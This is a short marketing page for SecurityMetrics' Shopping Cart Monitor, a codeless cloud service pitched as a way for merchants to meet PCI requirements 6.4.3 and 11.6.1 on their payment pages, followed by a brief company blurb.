
## Codeless Compliance with PCI Requirements 6.4.3 and 11.6.1

Improve your website security and comply with PCI requirements 6.4.3 and 11.6.1 by using patented, award-winning technology that can't be subverted.

SecurityMetrics Shopping Cart Monitor doesn't require a dev team, just your payment page's URL. A cloud-based, codeless solution means:

- No software installation
- No software integration
- No website configurations

Shopping Cart Monitor is one of the most affordable and simplified solutions to meet PCI requirements 6.4.3 and 11.6.1.



## ABOUT SECURITYMETRICS

We secure peace of mind for organizations that handle sensitive data. We have tested over 1 million systems for data security and compliance. We understand the importance of industry standards, which is why we hold our tools, training, and support to a higher, more thorough standard of performance and service.

Never have a false sense of security.™

Request a Quote